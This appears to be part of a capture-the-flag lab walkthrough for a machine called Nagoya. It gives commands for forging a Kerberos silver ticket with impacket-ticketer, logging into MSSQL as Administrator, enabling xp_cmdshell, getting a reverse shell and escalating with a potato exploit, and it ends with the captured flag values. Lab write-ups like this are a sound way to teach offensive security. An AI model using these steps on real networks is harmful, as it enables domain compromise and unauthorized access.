echo -n "Service1" | iconv -f ASCII -t UTF-16LE | openssl dgst -md4
- Domain SID: S-1-5-21-1969309164-1513403977-1686805993
- Get from
net userafter truncating last 4 digits.
- Get from
- SPN: MSSQL/nagoya.nagoya-industries.com
- Upload PowerView.ps1, dot-source it, and run
Get-DomainUser svc_mssql -SPN
- Upload PowerView.ps1, dot-source it, and run
impacket-ticketer -nthash e3a0168bc21cfb88b95c954a5b18f57c -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-indistries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator

export KRB5CCNAME=$PWD/Administrator.ccache
Create /etc/krb5user.conf:
[libdefaults]
        default_realm = NAGOYA-INDUSTRIES.COM
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true
    rdns = false
    dns_canonicalize_hostname = false
        fcc-mit-ticketflags = true

[realms]
        NAGOYA-INDUSTRIES.COM = {
                kdc = nagoya.nagoya-industries.com
        }

[domain_realm]
        .nagoya-industries.com = NAGOYA-INDUSTRIES.COM
mssqlclient.py -k nagoya.nagoya-industries.com
Should be working, but wasn’t… I forgot that nagoya.nagoya-industries.com is pointing to the server’s external interface in my /etc/hosts file, and MSSQL is only internal to the server. I’ll replace that entry with one for 240.0.0.1.
Now we’re finally successful in connecting as Administrator using the cached silver ticket:


enable_xp_cmdshell, then xp_cmdshell whoami /priv shows that we’ve been able to authenticate to MSSQL as Administrator to enable xp_cmdshell, and can now execute commands as svc_mssql.
I’ll use this code execution to establish a reverse shell.


Finally, use a potato exploit such as SweetPotato.exe (my personal favorite) to get a shell as the machine account.
Proof Screenshots (local.txt / proof.txt)
type or cat flag and include IP address in screenshot

C:\Users\Administrator\Desktop\proof.txt 373bbea98be05c58c12496061f4d5553
C:\local.txt 42c404a2317275750885e4021890c652